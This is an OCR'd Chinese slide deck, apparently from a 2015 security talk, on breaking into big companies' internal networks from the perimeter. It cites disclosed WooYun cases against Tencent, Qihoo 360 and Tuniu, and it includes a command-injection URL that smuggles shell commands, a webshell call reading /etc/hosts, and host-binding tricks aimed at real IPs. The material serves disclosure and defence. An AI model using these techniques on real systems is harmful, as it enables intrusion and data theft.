“如何从外围进入各大公司内网”

–boooooom

感谢“表哥”：举起手来

关于我

他于 2011-10-16 注册，已来到乌云 1362 天

- 乌云老白帽
- 前三年在北京最有钱的互联网公司做企业安全
- 现在是一只“产品汪”

“帮助曾经的自己，现在的你”

–为什么要讲这些?

为什么要进内网

- 攻击的核心目标：数据
- 数据在哪?
- 内网的脆弱性!

本来我想讲的

- 从外围进入内网的“各种”手段

各种手段


- 合法入口[和员工一起进内网(内部数据)]
  - vpn:用户名及密码大数据
  - mail:用户名及密码大数据
  - wifi:万能钥匙
- “非法”入口[跨边界的资产]
  - 应用:各种漏洞、弱点GETSHELL
  - 服务:坑爹配置GETSHELL
  - 员工PC:钓鱼种马

说点实在的

- 与普通选手(小公司)讲求效率
- 与高手(大公司)过招取其命门

大公司的命门

- 成也边界，败也边界




边界

- 为什么会有边界?
- 边界防御如何做?
- 问题在哪?
- 如何挖掘问题?

为什么会有边界

- 区域性防守



边界防御如何做

- 划分边界:保护核心资产(数据)
- 制定规范:把玩法先说好
- 合规检查:看看你是不是守规矩

问题在哪

- 规范越多，执行越差
- 合规性检查的盲区

找那么两个点(命门)

- 规范执行的问题：内网业务对外开放
- 合规性检查的盲区：弱点、备份文件

内网业务对外开放

- what?

```
tank-Pro% curl -v http://182.254.3.185
* Rebuilt URL to: http://182.254.3.185/
* Hostname was NOT found in DNS cache
*   Trying 182.254.3.185...
* Connected to 182.254.3.185 (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.37.1
> Host: 182.254.3.185
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 29 Mar 2015 04:15:50 GMT
* Server Apache is not blacklisted
< Server: Apache
< cache-control: private, max-age=0
< Expires: Sun, 29 Mar 2015 04:15:50 GMT
< Vary: Accept-Encoding
< Content-Length: 290
< Connection: close
< Content-Type: text/html; charset=utf-8
<
* Closing connection 0
<script type='text/javascript'>if( parent.main ){parent.main.location.href = 'http://passport.oa.com/modules/passp
A%2F%2F182.254.3.185%2F';} else{top.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http%
}</script>
```

```
this server.</p>
){parent.main.location.href = 'http://passport.oa.com/m
```

内网业务对外开放

- what?

```
➜  ~  curl http://[redacted]2.230
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtm
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>dump report</title>
<script type="text/javascript">
    if(location.hostname == "dumpreport.gamesafe.oa.com")
    {
        window.location.href="http://dumpreport.gamesafe.oa.com/dump_platform/html/dump_i
    }
    else if(location.hostname == "[redacted]fe.qq.com")
    {
        window.location.href="http://[redacted].qq.com/dump_platform/html/dump_i
    }
```

```
➜  ~  curl http://1[illegible].230/dump_platform/html/dump_index.html -H "Host: dumpr
rt.gamesafe.oa.com"
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title></title>
        <link rel="stylesheet" type="text/css" href="../js/jquery-easyui-1.7.2/the
/default/easyui.css">
        <link rel="stylesheet" type="text/css" href="../js/jquery-easyui-1.7.2/the
/icon.css">
        <script type="text/javascript" src="../js/jquery-easyui-1.7.2/jquery-1.7.2
n.js"></script>
        <script type="text/javascript" src="../js/jquery-easyui-1.7.2/jquery.easyu
in.js"></script>

        <script type="text/javascript" src="../js/json/json2.js"></script>
        <script type="text/javascript" src="../js/jquery-cookie/jquery.cookie.js">
cript>

        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_comm_tools
"></script>
        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_create_mer
s"></script>
        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_oa_auth.js
/script>

    <style type="text/css">
    * {
        font-family:Consolas, "Microsoft YaHei", sans-serif;
        font-size:14px;
    }
    </style>

    <script type="text/javascript">
        //不同的页面接入oa登录、鉴权、动态菜单，在这里微调一下配置即可
        //plat_id:0--G3监控平台
```

分析

- 为什么会这样?上线流程。
- 内部系统的脆弱性
- 脆弱性挖掘：寻找IP及域名的关系-》绑定HOST

漏洞挖掘

- 资产信息采集
- 获取banner
- 暴力枚举js文件

资产信息采集

- DNS枚举
- 第三方的各种数据接口

```
[root@localhost tools]# wc -l [redacted]cent.cduan.txt
648 [redacted]cent.cduan.txt
[root@localhost tools]# head [redacted]cent.cduan.txt
101.226.10.0/24
101.226.102.0/24
101.226.103.0/24
101.226.112.0/24
101.226.114.0/24
101.226.129.0/24
101.226.131.0/24
101.226.140.0/24
101.226.141.0/24
101.226.142.0/24
```

获取banner

```
[root@localhost ~]# cat ~.curl|grep 'Location:.*oa\.com' -E -i
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.qq
.com%2F
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.qq
.com%2F
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.qq
.com%2F
[root@localhost ~]# cat ~.curl|grep 'Location:.*oa\.com' -E  -B 22
* About to connect() to 113.108.90.19 port 80 (#0)
*   Trying 113.108.90.19...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:--     0* Conne
cted to 113.108.90.19 (113.108.90.19) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.29.0
> Host: 113.108.90.19
> Accept: */*
>
< HTTP/1.1 302 Found
< Server: nginx/1.6.2
< Date: Wed, 08 Jul 2015 18:09:50 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: close
< X-Powered-By: PHP/5.5.25
* Added cookie PHPSESSID="86949ni27unf0iiq553pmcvmh3" for domain 113.108.90.19, path
/, expire 0
< Set-Cookie: PHPSESSID=86949ni27unf0iiq553pmcvmh3; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.q
com%2F
```

暴力枚举js

dumpreport.gamesafe.oa.com/dump_platform/js/custom/init.js

```
function init_exe(control_id)
{
    var module = $.cookie("game_name");
        var content = "module=" + module;
    content += '&function=init_exe';

        $.ajax({
                type: "post",
                async: false,
    dataType: 'html',
    cache: false,

    url: "/cgi-bin/dump_platform/init.py",
    data: content,

    success: function(response){
var exe = response.split('|');
var select = "";
select += "crash exe:";
select += "<select name=\"crash_exe\" id=\"id_crash_exe\">";
select += "<option value=-1>all</option>";
for(i = 0; i < exe.length; i++)
{
    select += "<option value=\"" + exe[i].split('\r')[0].split('\n')[0] + "\">
}
select += "</select>";
             $('#' + control_id).html(select);
    },
    error: function(handle){
             alert(handle.status);
             alert(handle.responseText);
    }
```

案例一

缺陷编号： **WooYun-2015-95277**

漏洞标题： 腾讯某内部业务对外存在多个sql注入(少量qq账号密码泄露base

相关厂商： **腾讯**

漏洞作者： **boooooom**

提交时间： 2015-02-02 19:00

公开时间： 2015-03-19 19:02

漏洞类型： SQL注射漏洞

危害等级： 高

WooYun-2015-95277

白帽子信息_boooooom | WooYun.org

腾讯某

详细说明：

老规矩，来先绑个host吧

code 区域

```
119.147.78.19 at.qq.com

119.147.78.19 at.addev.com
```

呃，我为什么知道要绑，看这个js

at.qq.com/js/page/pagecommon.js

code 区域

```
//获取登录qq的姓名，部门和头像

function getLoginUserInfo() {

    var host = window.location.host;

    var info = new Array();

    var name;


    if (host == atConfig.innerHost) { //内网OA用户          at.addev.com

        var rtx = Act.util.cookie('oaloginuser');
```

案例二

漏洞概要

缺陷编号： **WooYun-2015-121069**

漏洞标题： 从一个phpinfo到一次半途而废的腾讯内网漫游之旅

相关厂商： **腾讯**

漏洞作者： **举起手来**

提交时间： 2015-06-17 10:19

修复时间： 2015-06-17 10:47

公开时间： 2015-06-17 10:47

然而，我选择了http://183.61.39.187/sola/这个，因为上面那个目录并没有什么卵用。

这个sola是他们内部一些搞设计的自己搭的站，访问首页直接尼玛跳到

code 区域

```
http://passport.oa.com/modules/passport/signin.ashx?url=http://isux.oa.com/sola/
```

然而，根据我多年的经验，这特么是个内部用的站啊。passport.oa.com是腾讯内部统一认证登陆的接口。

好，紧接着我屏蔽这个跳转，发现首页是一个上传，兴奋。。。

结果，尼玛竟然不能传php，撸了几种上传姿势，硬是没搞定，上传接口如下：

code 区域

新的漏洞挖掘思路

- 外网IP+内网域名暴力枚举
- 给自己一个大大的惊喜

案例

缺陷编号： **WooYun-2014-81180**

漏洞标题： 途牛另类方式导致内网部分敏感系统泄露

相关厂商： **途牛旅游网**

漏洞作者： **Wangl**

首先绑定HOST

218.94.82.117 boss.tuniu.org

218.94.82.117 test.tuniu.org

218.94.82.117 hsww.ng.tuniu.org

某后台：

安全检测的盲区

- 运维习惯：线上备份文件
- 研发惰性：测试文件

安全检测的盲区

- Spider无法抓取
- 目录及文件暴力枚举会影响自动化检测的效率

分析

- 大数据分析高频文件
- 字典足够大
- 无限暴力猜解
- 非直接的漏洞特征匹配“数组，hello world，api”

案例一

缺陷编号： **WooYun-2015-92833**

漏洞标题： 腾讯某站任意系统命令执行(可入侵)

相关厂商： **腾讯**

漏洞作者： **boooooom**

提交时间： 2015-01-20 10:55

公开时间： 2015-03-06 11:04

漏洞类型： 命令执行

嗯，看提示，要你输入几个参数

code 区域

```
http://119.147.193.173/php/task.php
```

输入以后报错，我猜他是拼接命令进行执行了

code 区域

```
http://119.147.193.173/php/task.php?url=http://localhost;ps%20aux;&cmd=id&time_index=1&email=
```

案例二

漏洞概要

缺陷编号： **WooYun-2015-122949**

漏洞标题： 神器而已之奇虎360某站GETSHELL内网漫游到webscan了

相关厂商： **奇虎360**

漏洞作者： **举起手来**

提交时间： 2015-06-26 16:47

公开时间： 2015-08-10 18:09

详细说明：

首先是这样一个问题：

http://220.181.150.107/web.tgz

一看就是源码啊，下下来审计一下；我猜有注

→ web cat web_function.php

最后得到这样一个注入点；

code 区域

```
curl http://220.181.150.107/web/get.php -d "mobile=13
```

接下来，sql注入写文件，拿shell

```
→ web  curl http://220.181.150.107/web/.7.php -d 'ls=cat /etc/hos
127.0.0.1       test511x.ops.zwt.qihoo.net  test511x.ops.zwt  loca
::1             localhost6.localdomain6 localhost6
```

“守需要考虑的是一个面，而攻只需要一个点”

–深入，一定是有机会的

“企业安全防御的核心在于问题的发现能力”

–核心出发点

谢谢